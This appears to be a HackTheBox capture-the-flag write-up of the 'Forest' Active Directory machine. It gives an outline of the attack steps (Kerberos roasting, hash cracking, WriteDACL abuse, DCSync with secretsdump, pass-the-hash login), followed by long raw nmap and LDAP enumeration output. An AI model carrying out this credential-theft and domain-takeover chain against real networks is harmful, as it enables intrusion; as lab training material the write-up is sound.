Forest


Forest
OS: Windows
Difficulty: Easy
Points: 20
Release: 12 Oct 2019
IP: 10.10.10.161

Executive Summary

Forest was all about Active Directory and the internal group memberships and security settings. There was no “exploit” per se; no processes overflown, no CVEs exploited.
Though attempts were made to secure the system, some “obscure”, or otherwise unobvious correlations allowed a compromised user to escalate to full Admin access.
This really highlights that Active Directory servers should be treated like “The Crown Jewels”, and not accessible by any threat actor.

Scope

HackTheBox.eu
10.10.10.161

Steps Taken

- port scan
- anonymous SMB doesn't get us anything
- anonymous rpcclient gets us some domain users and groups, but not much more
- kerberos is open as well, kerberoasting

git clone https://github.com/SecureAuthCorp/impacket

- got a password hash, using hashcat to crack it
- got a password!

- connecting with SMB
- we get some shares and some LDAP policy details, but nothing overly important
- connecting via evil-winrm
- got the user flag!

- winPEASS does not show any obvious escalation vectors

- checking out bloodhound
- there's an escalation path if we can abuse WriteDACL permissions

- trying alcpwn
  → getting all kinds of python errors in Kali
  → no matter what I tried, could not sort this out
- trying Invoke-ACLPwn.ps1
  → getting all kinds of errors here too
-

- Googled for “privilege escalation WriteDACL”
- eventually came across:
https://dirkjanm.io/abusing-exchange-one-api-call-away-from-domain-admin/

- going through that page and equivalent process
- got the prompt stating “Try using DCSync with secretsdump.py and this user :)”
- secretsdump gets us a bunch of hashes now!
- using Admin user and hash to log in via evil-WinRM
- got the root flag!

Technical Findings

Scan Results

Full TCP nmap

```
# Nmap 7.80 scan initiated Wed Aug 12 08:38:24 2020 as: nmap -vv --reason -Pn -A --osscan-guess --version-all -p- -oN /home/jon/HTB/forest/results/forest/scans/_full_tcp_nmap.txt -oX /home/jon/HTB/forest/results/forest/scans/xml/_full_tcp_nmap.xml forest
Nmap scan report for forest (10.10.10.161)
Host is up, received user-set (0.038s latency).
Scanned at 2020-08-12 08:38:24 EDT for 970s
Not shown: 65511 closed ports
Reason: 65511 conn-refused
PORT      STATE SERVICE      REASON  VERSION
53/tcp    open  domain?      syn-ack
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_    bind
88/tcp    open  kerberos-sec syn-ack Microsoft Windows Kerberos (server time: 2020-08-12 12:51:20Z)
135/tcp   open  msrpc        syn-ack Microsoft Windows RPC
139/tcp   open  netbios-ssn  syn-ack Microsoft Windows netbios-ssn
389/tcp   open  ldap         syn-ack Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds syn-ack Windows Server 2016 Standard 14393 microsoft-ds (workgroup: HTB)
464/tcp   open  kpasswd5?    syn-ack
593/tcp   open  ncacn_http   syn-ack Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped   syn-ack
3268/tcp  open  ldap         syn-ack Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped   syn-ack
5985/tcp  open  http         syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf       syn-ack .NET Message Framing
47001/tcp open  http         syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc        syn-ack Microsoft Windows RPC
49665/tcp open  msrpc        syn-ack Microsoft Windows RPC
49666/tcp open  msrpc        syn-ack Microsoft Windows RPC
49667/tcp open  msrpc        syn-ack Microsoft Windows RPC
49671/tcp open  msrpc        syn-ack Microsoft Windows RPC
49676/tcp open  ncacn_http   syn-ack Microsoft Windows RPC over HTTP 1.0
49677/tcp open  msrpc        syn-ack Microsoft Windows RPC
49684/tcp open  msrpc        syn-ack Microsoft Windows RPC
49706/tcp open  msrpc        syn-ack Microsoft Windows RPC
49940/tcp open  msrpc        syn-ack Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.80%I=9%D=8/12%Time=5F33E434%P=x86_64-pc-linux-gnu%r(DNSV
SF:ersionBindReqTCP,20,"\0\x1e\0\x06\x81\x04\0\x01\0\0\0\0\0\0\x07version\
SF:x04bind\0\0\x10\0\x03");
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 2h26m50s, deviation: 4h02m32s, median: 6m48s
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 62316/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 32753/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 13233/udp): CLEAN (Timeout)
|   Check 4 (port 44587/udp): CLEAN (Failed to receive data)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb-os-discovery:
|   OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
|   Computer name: FOREST
|   NetBIOS computer name: FOREST\x00
|   Domain name: htb.local
|   Forest name: htb.local
|   FQDN: FOREST.htb.local
|_  System time: 2020-08-12T05:59:13-07:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
| smb2-security-mode:
```

```
|   2.02:
|_    Message signing enabled and required
| smb2-time:
|   date: 2020-08-12T12:59:09
|_  start_date: 2020-08-12T10:45:55

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Aug 12 08:54:34 2020 -- 1 IP address (1 host up) scanned in 970.18 seconds
```

tcp_389_ldap_nmap

```
# Nmap 7.80 scan initiated Wed Aug 12 08:48:44 2020 as: nmap -vv --reason -Pn -sV -p 389 "--script=banner,(ldap* or ssl*)
and not (brute or broadcast or dos or external or fuzzer)" -oN /home/jon/HTB/forest/results/forest/scans/
tcp_389_ldap_nmap.txt -oX /home/jon/HTB/forest/results/forest/scans/xml/tcp_389_ldap_nmap.xml forest
Nmap scan report for forest (10.10.10.161)
Host is up, received user-set (0.045s latency).
Scanned at 2020-08-12 08:48:44 EDT for 21s

PORT    STATE SERVICE REASON  VERSION
389/tcp open  ldap    syn-ack Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
| ldap-rootdse:
| LDAP Results
|   <ROOT>
|       currentTime: 20200812125539.0Z
|       subschemaSubentry: CN=Aggregate,CN=Schema,CN=Configuration,DC=htb,DC=local
|       dsServiceName: CN=NTDS Settings,CN=FOREST,CN=Servers,CN=Default-First-Site-
Name,CN=Sites,CN=Configuration,DC=htb,DC=local
|       namingContexts: DC=htb,DC=local
|       namingContexts: CN=Configuration,DC=htb,DC=local
|       namingContexts: CN=Schema,CN=Configuration,DC=htb,DC=local
|       namingContexts: DC=DomainDnsZones,DC=htb,DC=local
|       namingContexts: DC=ForestDnsZones,DC=htb,DC=local
|       defaultNamingContext: DC=htb,DC=local
|       schemaNamingContext: CN=Schema,CN=Configuration,DC=htb,DC=local
|       configurationNamingContext: CN=Configuration,DC=htb,DC=local
|       rootDomainNamingContext: DC=htb,DC=local
|       supportedControl: 1.2.840.113556.1.4.319
|       supportedControl: 1.2.840.113556.1.4.801
|       supportedControl: 1.2.840.113556.1.4.473
|       supportedControl: 1.2.840.113556.1.4.528
|       supportedControl: 1.2.840.113556.1.4.417
|       supportedControl: 1.2.840.113556.1.4.619
|       supportedControl: 1.2.840.113556.1.4.841
|       supportedControl: 1.2.840.113556.1.4.529
|       supportedControl: 1.2.840.113556.1.4.805
|       supportedControl: 1.2.840.113556.1.4.521
|       supportedControl: 1.2.840.113556.1.4.970
|       supportedControl: 1.2.840.113556.1.4.1338
|       supportedControl: 1.2.840.113556.1.4.474
|       supportedControl: 1.2.840.113556.1.4.1339
|       supportedControl: 1.2.840.113556.1.4.1340
|       supportedControl: 1.2.840.113556.1.4.1413
|       supportedControl: 2.16.840.1.113730.3.4.9
|       supportedControl: 2.16.840.1.113730.3.4.10
|       supportedControl: 1.2.840.113556.1.4.1504
|       supportedControl: 1.2.840.113556.1.4.1852
|       supportedControl: 1.2.840.113556.1.4.802
|       supportedControl: 1.2.840.113556.1.4.1907
|       supportedControl: 1.2.840.113556.1.4.1948
|       supportedControl: 1.2.840.113556.1.4.1974
|       supportedControl: 1.2.840.113556.1.4.1341
|       supportedControl: 1.2.840.113556.1.4.2026
|       supportedControl: 1.2.840.113556.1.4.2064
|       supportedControl: 1.2.840.113556.1.4.2065
|       supportedControl: 1.2.840.113556.1.4.2066
|       supportedControl: 1.2.840.113556.1.4.2090
|       supportedControl: 1.2.840.113556.1.4.2205
|       supportedControl: 1.2.840.113556.1.4.2204
|       supportedControl: 1.2.840.113556.1.4.2206
|       supportedControl: 1.2.840.113556.1.4.2211
|       supportedControl: 1.2.840.113556.1.4.2239
|       supportedControl: 1.2.840.113556.1.4.2255
|       supportedControl: 1.2.840.113556.1.4.2256
|       supportedControl: 1.2.840.113556.1.4.2309
|       supportedLDAPVersion: 3
|       supportedLDAPVersion: 2
|       supportedLDAPPolicies: MaxPoolThreads
|       supportedLDAPPolicies: MaxPercentDirSyncRequests
|       supportedLDAPPolicies: MaxDatagramRecv
|       supportedLDAPPolicies: MaxReceiveBuffer
|       supportedLDAPPolicies: InitRecvTimeout
|       supportedLDAPPolicies: MaxConnections
```

| supportedLDAPPolicies: MaxConnIdleTime
| supportedLDAPPolicies: MaxPageSize
| supportedLDAPPolicies: MaxBatchReturnMessages
| supportedLDAPPolicies: MaxQueryDuration
| supportedLDAPPolicies: MaxDirSyncDuration
| supportedLDAPPolicies: MaxTempTableSize
| supportedLDAPPolicies: MaxResultSetSize
| supportedLDAPPolicies: MinResultSets
| supportedLDAPPolicies: MaxResultSetsPerConn
| supportedLDAPPolicies: MaxNotificationPerConn
| supportedLDAPPolicies: MaxValRange
| supportedLDAPPolicies: MaxValRangeTransitive
| supportedLDAPPolicies: ThreadMemoryLimit
| supportedLDAPPolicies: SystemMemoryLimitPercent
| highestCommittedUSN: 660731
| supportedSASLMechanisms: GSSAPI
| supportedSASLMechanisms: GSS-SPNEGO
| supportedSASLMechanisms: EXTERNAL
| supportedSASLMechanisms: DIGEST-MD5
| dnsHostName: FOREST.htb.local
| ldapServiceName: htb.local:forest$@HTB.LOCAL
| serverName: CN=FOREST,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=htb,DC=local
| supportedCapabilities: 1.2.840.113556.1.4.800
| supportedCapabilities: 1.2.840.113556.1.4.1670
| supportedCapabilities: 1.2.840.113556.1.4.1791
| supportedCapabilities: 1.2.840.113556.1.4.1935
| supportedCapabilities: 1.2.840.113556.1.4.2080
| supportedCapabilities: 1.2.840.113556.1.4.2237
| isSynchronized: TRUE
| isGlobalCatalogReady: TRUE
| domainFunctionality: 7
| forestFunctionality: 7
|_   domainControllerFunctionality: 7
| ldap-search:
| Context: DC=htb,DC=local
| dn: DC=htb,DC=local
| objectClass: top
| objectClass: domain
| objectClass: domainDNS
| distinguishedName: DC=htb,DC=local
| instanceType: 5
| whenCreated: 2019/09/18 17:45:49 UTC
| whenChanged: 2020/08/12 10:45:45 UTC
| subRefs: DC=ForestDnsZones,DC=htb,DC=local
| subRefs: DC=DomainDnsZones,DC=htb,DC=local
| subRefs: CN=Configuration,DC=htb,DC=local
| uSNCreated: 4099
| dSASignature: \x01\x00\x00\x00(\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00:
\xA3k#YyAJ\xB9Y_\x82h\x9A\x08q
| uSNChanged: 266275
| name: htb
| objectGUID: dff0c71a-49a9-264b-8c7b-52e3e2cb6eab
| \x00\x00\x00\x00\x00\x00\x00\x80+\xBA\x07\xA0+|B\x8E\x91\xB7\x8C\xE2\xAFM\x9B
| \xF0\x00\x00\x00\x00\x00\x00\xFCN\x99\x13\x03\x00\x00\x00i\xB5Y\x1F\xFA\x8B\xA9G\xB3\xB0R.\xA0\xD4b\xEC\x16P
\x03\x00\x00\x00\x00\x00\x01\xD5\xAA\x13\x03\x00\x00\x00:\xA3k#YyAJ\xB9Y_\x82h\x9A\x08q\x05\xA0\x00\x00\x00\x00\x00
\x00_!\x99\x13\x03\x00\x00\x00\xFD!?9\xEE\x966L\xB0C\xBC\x0Fp\x8Du\xBA\x19\x10\x04\x00\x00\x00\x00\x00XYD\x15\x03
\x00\x00\x00\x10<\x01A\xB4\x8C\x9DE\x88\xE2z\xBC\x05\x8E\xE3\xD7\x150\x03\x00\x00\x00\x00\x00\xD5\xD7\xA6\x13\x03
\x00\x00\x00\xB50\xC6a\xA2A\xB0E\xB14A\x1A\xB5N1c\x08\xD0\x00\x00\x00\x00\x00\x00\x9F=\x99\x13\x03\x00\x00\x00N|
cxf\x16\xECI\xAB\x9C\xCDQ\xEE`H\x81\x13p\x02\x00\x00\x00\x00\x00\xDDm\xA0\x13\x03\x00\x00\x001\xF4\xC6\x8BEpyC
\xA6\x9B\x99\xF2\xB4\x8D&p\x0C\x10\x01\x00\x00\x00\x00\x00\x86\xC5\x99\x13\x03\x00\x00\x00\xB7\x02\xFE\x8F
| \xB6\xFBE\x99\x96!"\xAD1\x8A\xA7\x06\xB0\x00\x00\x00\x00\x00\x00\xD7)\x99\x13\x03\x00\x00\x00\x1A\xC4\x9F
\x9042\xC7C\x9EeLj\xA8.\xF7\xC6\x0B\x00\x01\x00\x00\x00\x00\x00\xCA\xAD\x99\x13\x03\x00\x00\x00P]\xEF\xA2\6\xF3L
\xBD\xC6\xE1/7\x82\x91\xD9\x17\xA0\x03\x00\x00\x00\x00\x00i\xAA\xAB\x13\x03\x00\x00\x00yO1\xEBX\x8D\x85M\x92Kj\xF2
\xDC\xEC9w   \xE0\x00\x00\x00\x00\x00\x00\xCFE\x99\x13\x03\x00\x00\x00\x12\xE3\xA9\xF1\xC0\xBA\xB7O\xAEj\x87
\xBC\xDE:\xA7-\x07\xC0\x00\x00\x00\x00\x00\x00\xC37\x99\x13\x03\x00\x00\x00
| creationTime: 132417027458485476
| forceLogoff: -9223372036854775808
| lockoutDuration: -18000000000
| lockOutObservationWindow: -18000000000
| lockoutThreshold: 0
| maxPwdAge: -36288000000000
| minPwdAge: -864000000000
| minPwdLength: 7
| modifiedCountAtLastProm: 0

| nextRid: 1000
| pwdProperties: 0
| pwdHistoryLength: 24
| objectSid: 1-5-21-3072663084-364016917-1341370565
| serverState: 1
| uASCompat: 1
| modifiedCount: 1
| auditingPolicy: \x00\x01
| nTMixedDomain: 0
| rIDManagerReference: CN=RID Manager$,CN=System,DC=htb,DC=local
| fSMORoleOwner: CN=NTDS Settings,CN=FOREST,CN=Servers,CN=Default-First-Site-
Name,CN=Sites,CN=Configuration,DC=htb,DC=local
| systemFlags: -1946157056
| wellKnownObjects: B:32:6227F0AF1FC2410D8E3BB10615BB5B0F:CN=NTDS Quotas,DC=htb,DC=local
| wellKnownObjects: B:32:F4BE92A4C777485E878E9421D53087DB:CN=Microsoft,CN=Program Data,DC=htb,DC=local
| wellKnownObjects: B:32:09460C08AE1E4A4EA0F64AEE7DAA1E5A:CN=Program Data,DC=htb,DC=local
| wellKnownObjects: B:32:22B70C67D56E4EFB91E9300FCA3DC1AA:CN=ForeignSecurityPrincipals,DC=htb,DC=local
| wellKnownObjects: B:32:18E2EA80684F11D2B9AA00C04F79F805:CN=Deleted Objects,DC=htb,DC=local
| wellKnownObjects: B:32:2FBAC1870ADE11D297C400C04FD8D5CD:CN=Infrastructure,DC=htb,DC=local
| wellKnownObjects: B:32:AB8153B7768811D1ADED00C04FD8D5CD:CN=LostAndFound,DC=htb,DC=local
| wellKnownObjects: B:32:AB1D30F3768811D1ADED00C04FD8D5CD:CN=System,DC=htb,DC=local
| wellKnownObjects: B:32:A361B2FFFFD211D1AA4B00C04FD7D83A:OU=Domain Controllers,DC=htb,DC=local
| wellKnownObjects: B:32:AA312825768811D1ADED00C04FD8D5CD:CN=Computers,DC=htb,DC=local
| wellKnownObjects: B:32:A9D1CA15768811D1ADED00C04FD8D5CD:CN=Users,DC=htb,DC=local
| objectCategory: CN=Domain-DNS,CN=Schema,CN=Configuration,DC=htb,DC=local
| isCriticalSystemObject: TRUE
| gPLink: [LDAP://CN={31B2F340-016D-11D2-945F-00C04FB984F9},CN=Policies,CN=System,DC=htb,DC=local;0]
| dSCorePropagationData: 1601/01/01 00:00:00 UTC
| otherWellKnownObjects: B:32:683A24E2E8164BD3AF86AC3C2CF3F981:CN=Keys,DC=htb,DC=local
| otherWellKnownObjects: B:32:1EB93889E40C45DF9F0C64D23BBB6237:CN=Managed Service
Accounts,DC=htb,DC=local
| masteredBy: CN=NTDS Settings,CN=FOREST,CN=Servers,CN=Default-First-Site-
Name,CN=Sites,CN=Configuration,DC=htb,DC=local
| ms-DS-MachineAccountQuota: 10
| msDS-Behavior-Version: 7
| msDS-PerUserTrustQuota: 1
| msDS-AllUsersTrustQuota: 1000
| msDS-PerUserTrustTombstonesQuota: 10
| msDs-masteredBy: CN=NTDS Settings,CN=FOREST,CN=Servers,CN=Default-First-Site-
Name,CN=Sites,CN=Configuration,DC=htb,DC=local
| msDS-IsDomainFor: CN=NTDS Settings,CN=FOREST,CN=Servers,CN=Default-First-Site-
Name,CN=Sites,CN=Configuration,DC=htb,DC=local
| msDS-NcType: 0
| msDS-ExpirePasswordsOnSmartCardOnlyAccounts: TRUE
| dc: htb
| dn: CN=Users,DC=htb,DC=local
| objectClass: top
| objectClass: container
| cn: Users
| description: Default container for upgraded user accounts
| distinguishedName: CN=Users,DC=htb,DC=local
| instanceType: 4
| whenCreated: 2019/09/18 17:45:57 UTC
| whenChanged: 2019/09/23 22:51:14 UTC
| uSNCreated: 5888
| uSNChanged: 94253
| showInAdvancedViewOnly: FALSE
| name: Users
| objectGUID: 28cbed1a-9b7f-1e49-9fce-a053e95892cd
| systemFlags: -1946157056
| objectCategory: CN=Container,CN=Schema,CN=Configuration,DC=htb,DC=local
| isCriticalSystemObject: TRUE
| dSCorePropagationData: 2020/08/12 12:55:35 UTC
| dSCorePropagationData: 2020/08/12 12:55:35 UTC
| dSCorePropagationData: 2020/08/12 12:55:35 UTC
| dSCorePropagationData: 2020/08/12 12:55:35 UTC
| dSCorePropagationData: 1601/01/01 00:00:00 UTC
| dn: CN=Allowed RODC Password Replication Group,CN=Users,DC=htb,DC=local
| objectClass: top
| objectClass: group
| cn: Allowed RODC Password Replication Group
| description: Members in this group can have their passwords replicated to all read-only domain controllers in the domain
| distinguishedName: CN=Allowed RODC Password Replication Group,CN=Users,DC=htb,DC=local
| instanceType: 4

| whenCreated: 2019/09/18 10:53:23 UTC
| whenChanged: 2019/09/18 10:53:23 UTC
| uSNCreated: 12402
| uSNChanged: 12404
| name: Allowed RODC Password Replication Group
| objectGUID: 749868e0-3a64-c04d-9924-5bf97cfbd368
| objectSid: 1-5-21-3072663084-364016917-1341370565-571
| sAMAccountName: Allowed RODC Password Replication Group
| sAMAccountType: 536870912
| groupType: -2147483644
| objectCategory: CN=Group,CN=Schema,CN=Configuration,DC=htb,DC=local
| isCriticalSystemObject: TRUE
| dSCorePropagationData: 2020/08/12 12:55:35 UTC
| dSCorePropagationData: 2020/08/12 12:55:35 UTC
| dSCorePropagationData: 2020/08/12 12:55:35 UTC
| dSCorePropagationData: 2020/08/12 12:55:35 UTC
| dSCorePropagationData: 1601/01/01 00:00:00 UTC
| dn: CN=Denied RODC Password Replication Group,CN=Users,DC=htb,DC=local
| objectClass: top
| objectClass: group
| cn: Denied RODC Password Replication Group
| description: Members in this group cannot have their passwords replicated to any read-only domain controllers in the
domain
| member: CN=Read-only Domain Controllers,CN=Users,DC=htb,DC=local
| member: CN=Group Policy Creator Owners,CN=Users,DC=htb,DC=local
| member: CN=Domain Admins,CN=Users,DC=htb,DC=local
| member: CN=Cert Publishers,CN=Users,DC=htb,DC=local
| member: CN=Enterprise Admins,CN=Users,DC=htb,DC=local
| member: CN=Schema Admins,CN=Users,DC=htb,DC=local
| member: CN=Domain Controllers,CN=Users,DC=htb,DC=local
| member: CN=krbtgt,CN=Users,DC=htb,DC=local
| distinguishedName: CN=Denied RODC Password Replication Group,CN=Users,DC=htb,DC=local
| instanceType: 4
| whenCreated: 2019/09/18 10:53:23 UTC
| whenChanged: 2019/09/18 10:53:23 UTC
| uSNCreated: 12405
| uSNChanged: 12433
| name: Denied RODC Password Replication Group
| objectGUID: 85841ef1-9221-204d-889c-673355fe244f
| objectSid: 1-5-21-3072663084-364016917-1341370565-572
| sAMAccountName: Denied RODC Password Replication Group
| sAMAccountType: 536870912
| groupType: -2147483644
| objectCategory: CN=Group,CN=Schema,CN=Configuration,DC=htb,DC=local
| isCriticalSystemObject: TRUE
| dSCorePropagationData: 2020/08/12 12:55:35 UTC
| dSCorePropagationData: 2020/08/12 12:55:35 UTC
| dSCorePropagationData: 2020/08/12 12:55:35 UTC
| dSCorePropagationData: 2020/08/12 12:55:35 UTC
| dSCorePropagationData: 1601/01/01 00:00:00 UTC
| dn: CN=Read-only Domain Controllers,CN=Users,DC=htb,DC=local
| dn: CN=Enterprise Read-only Domain Controllers,CN=Users,DC=htb,DC=local
| objectClass: top
| objectClass: group
| cn: Enterprise Read-only Domain Controllers
| description: Members of this group are Read-Only Domain Controllers in the enterprise
| distinguishedName: CN=Enterprise Read-only Domain Controllers,CN=Users,DC=htb,DC=local
| instanceType: 4
| whenCreated: 2019/09/18 10:53:23 UTC
| whenChanged: 2019/09/18 10:53:23 UTC
| uSNCreated: 12429
| uSNChanged: 12431
| name: Enterprise Read-only Domain Controllers
| objectGUID: f9d71231-d92-740-b238-8480a1a03d3
| objectSid: 1-5-21-3072663084-364016917-1341370565-498
| sAMAccountName: Enterprise Read-only Domain Controllers
| sAMAccountType: 268435456
| groupType: -2147483640
| objectCategory: CN=Group,CN=Schema,CN=Configuration,DC=htb,DC=local
| isCriticalSystemObject: TRUE
| dSCorePropagationData: 2020/08/12 12:55:35 UTC
| dSCorePropagationData: 2020/08/12 12:55:35 UTC
| dSCorePropagationData: 2020/08/12 12:55:35 UTC
| dSCorePropagationData: 2020/08/12 12:55:35 UTC
|

| dSCorePropagationData: 1601/01/01 00:00:00 UTC
| dn: CN=Cloneable Domain Controllers,CN=Users,DC=htb,DC=local
| objectClass: top
| objectClass: group
| cn: Cloneable Domain Controllers
| description: Members of this group that are domain controllers may be cloned.
| distinguishedName: CN=Cloneable Domain Controllers,CN=Users,DC=htb,DC=local
| instanceType: 4
| whenCreated: 2019/09/18 10:53:23 UTC
| whenChanged: 2019/09/18 10:53:23 UTC
| uSNCreated: 12440
| uSNChanged: 12442
| name: Cloneable Domain Controllers
| objectGUID: d8693b95-c468-ea44-8748-dc45c26dd433
| objectSid: 1-5-21-3072663084-364016917-1341370565-522
| sAMAccountName: Cloneable Domain Controllers
| sAMAccountType: 268435456
| groupType: -2147483646
| objectCategory: CN=Group,CN=Schema,CN=Configuration,DC=htb,DC=local
| isCriticalSystemObject: TRUE
| dSCorePropagationData: 2020/08/12 12:55:35 UTC
| dSCorePropagationData: 2020/08/12 12:55:35 UTC
| dSCorePropagationData: 2020/08/12 12:55:35 UTC
| dSCorePropagationData: 2020/08/12 12:55:35 UTC
| dSCorePropagationData: 1601/01/01 00:00:00 UTC
| dn: CN=Protected Users,CN=Users,DC=htb,DC=local
| objectClass: top
| objectClass: group
| cn: Protected Users
| description: Members of this group are afforded additional protections against authentication security threats. See
http://go.microsoft.com/fwlink/?LinkId=298939 for more information.
| distinguishedName: CN=Protected Users,CN=Users,DC=htb,DC=local
| instanceType: 4
| whenCreated: 2019/09/18 10:53:23 UTC
| whenChanged: 2019/09/18 10:53:23 UTC
| uSNCreated: 12445
| uSNChanged: 12447
| name: Protected Users
| objectGUID: f49ff1f0-ac6e-b445-8b0-4557dad337dc
| objectSid: 1-5-21-3072663084-364016917-1341370565-525
| sAMAccountName: Protected Users
| sAMAccountType: 268435456
| groupType: -2147483646
| objectCategory: CN=Group,CN=Schema,CN=Configuration,DC=htb,DC=local
| isCriticalSystemObject: TRUE
| dSCorePropagationData: 2020/08/12 12:55:35 UTC
| dSCorePropagationData: 2020/08/12 12:55:35 UTC
| dSCorePropagationData: 2020/08/12 12:55:35 UTC
| dSCorePropagationData: 2020/08/12 12:55:35 UTC
| dSCorePropagationData: 1601/01/01 00:00:00 UTC
| dn: CN=Key Admins,CN=Users,DC=htb,DC=local
| objectClass: top
| objectClass: group
| cn: Key Admins
| description: Members of this group can perform administrative actions on key objects within the domain.
| distinguishedName: CN=Key Admins,CN=Users,DC=htb,DC=local
| instanceType: 4
| whenCreated: 2019/09/18 10:53:23 UTC
| whenChanged: 2019/09/18 10:53:23 UTC
| uSNCreated: 12450
| uSNChanged: 12452
| name: Key Admins
| objectGUID: d96a5abb-188-3a4f-9094-6c69574d82ad
| objectSid: 1-5-21-3072663084-364016917-1341370565-526
| sAMAccountName: Key Admins
| sAMAccountType: 268435456
| groupType: -2147483646
| objectCategory: CN=Group,CN=Schema,CN=Configuration,DC=htb,DC=local
| isCriticalSystemObject: TRUE
| dSCorePropagationData: 2020/08/12 12:55:35 UTC
| dSCorePropagationData: 2020/08/12 12:55:35 UTC
| dSCorePropagationData: 2020/08/12 12:55:35 UTC
| dSCorePropagationData: 2020/08/12 12:55:35 UTC
| dSCorePropagationData: 1601/01/01 00:00:00 UTC

| dn: CN=Enterprise Key Admins,CN=Users,DC=htb,DC=local
| objectClass: top
| objectClass: group
| cn: Enterprise Key Admins
| description: Members of this group can perform administrative actions on key objects within the forest.
| distinguishedName: CN=Enterprise Key Admins,CN=Users,DC=htb,DC=local
| instanceType: 4
| whenCreated: 2019/09/18 10:53:23 UTC
| whenChanged: 2019/09/18 10:53:23 UTC
| uSNCreated: 12453
| uSNChanged: 12455
| name: Enterprise Key Admins
| objectGUID: 8ca3f11-ac78-b745-a32f-8cfa23b7f093
| objectSid: 1-5-21-3072663084-364016917-1341370565-527
| sAMAccountName: Enterprise Key Admins
| sAMAccountType: 268435456
| groupType: -2147483640
| objectCategory: CN=Group,CN=Schema,CN=Configuration,DC=htb,DC=local
| isCriticalSystemObject: TRUE
| dSCorePropagationData: 2020/08/12 12:55:35 UTC
| dSCorePropagationData: 2020/08/12 12:55:35 UTC
| dSCorePropagationData: 2020/08/12 12:55:35 UTC
| dSCorePropagationData: 2020/08/12 12:55:35 UTC
| dSCorePropagationData: 1601/01/01 00:00:00 UTC
| dn: CN=DnsAdmins,CN=Users,DC=htb,DC=local
| objectClass: top
| objectClass: group
| cn: DnsAdmins
| description: DNS Administrators Group
| distinguishedName: CN=DnsAdmins,CN=Users,DC=htb,DC=local
| instanceType: 4
| whenCreated: 2019/09/18 10:54:03 UTC
| whenChanged: 2019/09/18 10:54:03 UTC
| uSNCreated: 12483
| uSNChanged: 12485
| name: DnsAdmins
| objectGUID: 64d78f1a-39a7-fe4f-ba23-eae7f846b8b
| objectSid: 1-5-21-3072663084-364016917-1341370565-1101
| sAMAccountName: DnsAdmins
| sAMAccountType: 536870912
| groupType: -2147483644
| objectCategory: CN=Group,CN=Schema,CN=Configuration,DC=htb,DC=local
| dSCorePropagationData: 2020/08/12 12:55:35 UTC
| dSCorePropagationData: 2020/08/12 12:55:35 UTC
| dSCorePropagationData: 2020/08/12 12:55:35 UTC
| dSCorePropagationData: 2020/08/12 12:55:35 UTC
| dSCorePropagationData: 1601/01/01 00:00:00 UTC
| dn: CN=DnsUpdateProxy,CN=Users,DC=htb,DC=local
| objectClass: top
| objectClass: group
| cn: DnsUpdateProxy
| description: DNS clients who are permitted to perform dynamic updates on behalf of some other clients (such as DHCP
servers).
| distinguishedName: CN=DnsUpdateProxy,CN=Users,DC=htb,DC=local
| instanceType: 4
| whenCreated: 2019/09/18 10:54:03 UTC
| whenChanged: 2019/09/18 10:54:03 UTC
| uSNCreated: 12488
| uSNChanged: 12488
| name: DnsUpdateProxy
| objectGUID: c2c7c95-4bea-8a45-a494-93df6f83979a
| objectSid: 1-5-21-3072663084-364016917-1341370565-1102
| sAMAccountName: DnsUpdateProxy
| sAMAccountType: 268435456
| groupType: -2147483646
| objectCategory: CN=Group,CN=Schema,CN=Configuration,DC=htb,DC=local
| dSCorePropagationData: 2020/08/12 12:55:35 UTC
| dSCorePropagationData: 2020/08/12 12:55:35 UTC
| dSCorePropagationData: 2020/08/12 12:55:35 UTC
| dSCorePropagationData: 2020/08/12 12:55:35 UTC
| dSCorePropagationData: 1601/01/01 00:00:00 UTC
| dn: CN=Exchange Online-ApplicationAccount,CN=Users,DC=htb,DC=local
| objectClass: top
| objectClass: person

| objectClass: organizationalPerson
| objectClass: user
| cn: Exchange Online-ApplicationAccount
| distinguishedName: CN=Exchange Online-ApplicationAccount,CN=Users,DC=htb,DC=local
| instanceType: 4
| whenCreated: 2019/09/19 11:11:26 UTC
| whenChanged: 2019/09/19 11:11:26 UTC
| uSNCreated: 23683
| uSNChanged: 23684
| garbageCollPeriod: 1209600
| name: Exchange Online-ApplicationAccount
| objectGUID: 2f9f1f5c-ec7d-214c-8ffa-4dc777e76c4a
| userAccountControl: 546
| badPwdCount: 0
| codePage: 0
| countryCode: 0
| badPasswordTime: Never
| lastLogoff: 0
| lastLogon: Never
| pwdLastSet: Never
| primaryGroupID: 513
| objectSid: 1-5-21-3072663084-364016917-1341370565-1123
| accountExpires: 30828-09-14T07:15:01+00:00
| logonCount: 0
| sAMAccountName: $331000-VK4ADACQNUCA
| sAMAccountType: 805306368
| userPrincipalName: Exchange_Online-ApplicationAccount@htb.local
| objectCategory: CN=Person,CN=Schema,CN=Configuration,DC=htb,DC=local
| dSCorePropagationData: 2020/08/12 12:55:35 UTC
| dSCorePropagationData: 2020/08/12 12:55:35 UTC
| dSCorePropagationData: 2020/08/12 12:55:35 UTC
